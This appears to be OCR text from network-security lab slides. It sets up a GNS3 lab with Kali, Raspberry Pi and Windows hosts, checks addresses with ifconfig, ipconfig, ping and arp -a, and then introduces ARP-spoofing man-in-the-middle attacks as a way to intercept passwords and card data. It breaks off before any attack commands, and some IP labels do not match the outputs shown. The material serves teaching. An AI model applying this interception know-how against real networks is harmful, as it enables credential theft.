


GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.





GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.




GNS3 Client for Network Modeling

- You now have a list of all integrated VMs, and you can begin modeling your network.



GNS3 Client for Network Modeling

- Before start performing any penetration testing activities, it is crucial to discover the IP addresses of all connected devices in the network.
- Additionally, it is important to ensure that all devices on the network can communicate with each other.
- Therefore, start all devices and verify their IPs.



GNS3 Client for Network Modeling

- Use the ifconfig command on the Linux devices to know more about the network configuration

Kali

```

/bin/bash
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.27 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::a00:27ff:fe27:298c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:29:8c:txqueuelen 1000 (Ethernet)
    RX packets 1412 bytes 1245968 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 647 bytes 67284 (65.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18 bytes 1038 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1038 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
  
```

192.168.122.27

Server

```

pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.103 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::462b:9e2d:1720:4d77 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:30:20:e0 txqueuelen 1000 (Ethernet)
    RX packets 559 bytes 46092 (45.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 271 bytes 27410 (26.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

pi@raspberrypi:~$
  
```

192.168.122.109

Client

```

pi@raspberrypi: ~
File Edit Tabs Help
pi@raspberrypi:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.109 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::949a:cd6a:b651:3d18 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:52:a4:8f txqueuelen 1000 (Ethernet)
    RX packets 515 bytes 40005 (39.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 268 bytes 24804 (24.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


pi@raspberrypi:~$
  
```

192.168.122.103

GNS3 Client for Network Modeling

- Use the ipconfig command (if you use a windows OS) to know more about the network configuration

Windows



```
Command Prompt
Microsoft Windows [Version 10.0.22621.3296]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::be94:7721:c8c:b92d%4
    IPv4 Address. . . . . : 192.168.122.21
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.122.1

Unknown adapter Local Area Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\User>
```

192.168.122.109

192.168.122.21

GNS3 Client for Network Modeling

- Now we have the IPs of the network devices, be sure that all devices can reach each other.
- Use the **ping <destination IP-address>** to test the successful establishment of the network.

Server

```
pi@raspberrypi: ~  
File Edit Tabs Help  
pi@raspberrypi:~$ ping 192.168.122.21  
PING 192.168.122.21 (192.168.122.21) 56(84) bytes of data:  
64 bytes from 192.168.122.21: icmp_seq=1 ttl=128 time=3.13 ms  
64 bytes from 192.168.122.21: icmp_seq=2 ttl=128 time=3.74 ms  
64 bytes from 192.168.122.21: icmp_seq=3 ttl=128 time=2.37 ms  
64 bytes from 192.168.122.21: icmp_seq=4 ttl=128 time=1.58 ms  
64 bytes from 192.168.122.21: icmp_seq=5 ttl=128 time=3.43 ms  
64 bytes from 192.168.122.21: icmp_seq=6 ttl=128 time=4.13 ms  
^C  
--- 192.168.122.21 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 30ms  
rtt min/avg/max/mdev = 1.578/3.062/4.130/0.859 ms  
pi@raspberrypi:~$
```

192.168.122.109



Windows

```
Command Prompt  
C:\Users\User>ping 192.168.122.109  
Pinging 192.168.122.109 with 32 bytes of data:  
Reply from 192.168.122.109: bytes=32 time=2ms TTL=64  
Reply from 192.168.122.109: bytes=32 time=2ms TTL=64  
Reply from 192.168.122.109: bytes=32 time=4ms TTL=64  
Reply from 192.168.122.109: bytes=32 time=3ms TTL=64  
Ping statistics for 192.168.122.109:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 2ms, Maximum = 4ms, Average = 2ms  
C:\Users\User>
```

192.168.122.21

Offensive Tools

MITM Attack




Credentials disclosure
Packet sniffing
Code injection
And more...

One of the methods to achieve that is the ARP spoofing attack



What is the ARP Spoofing Attack?

- **ARP spoofing** takes place within a **local area network (LAN)** and relies on the **Address Resolution Protocol (ARP)**.
- **ARP serves** as a **communication protocol** linking **dynamic IP addresses** to **physical MAC** addresses of machines.
- **ARP spoofing**, also known as **ARP poisoning**, is a deceptive technique used by hackers to intercept data.
- In this attack, the hacker **tricks** a device into **sending** its **data** to the **hacker** instead of the intended **recipient**.
- By doing so, the **hacker** can access the **targeted device's communications**, potentially obtaining **sensitive** information like **passwords** and **credit card** details.
- Attackers can use **ARP spoofing** for **spying**, **man-in-the-middle attacks** or for additional **cyberattacks**, such as **denial-of-service attacks**.

What is the ARP Spoofing Attack?



What is the ARP Spoofing Attack?



```

Command Prompt
C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
Internet Address      Physical Address      Type
192.168.122.1        52-54-00-1f-18-ec    dynamic
192.168.122.27        08-00-27-27-29-8c    dynamic
192.168.122.103       08-00-27-30-20-e0    dynamic
192.168.122.109       08-00-27-52-a4-8f    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\User>
  
```

```

Command Prompt
C:\Users\User>arp -a

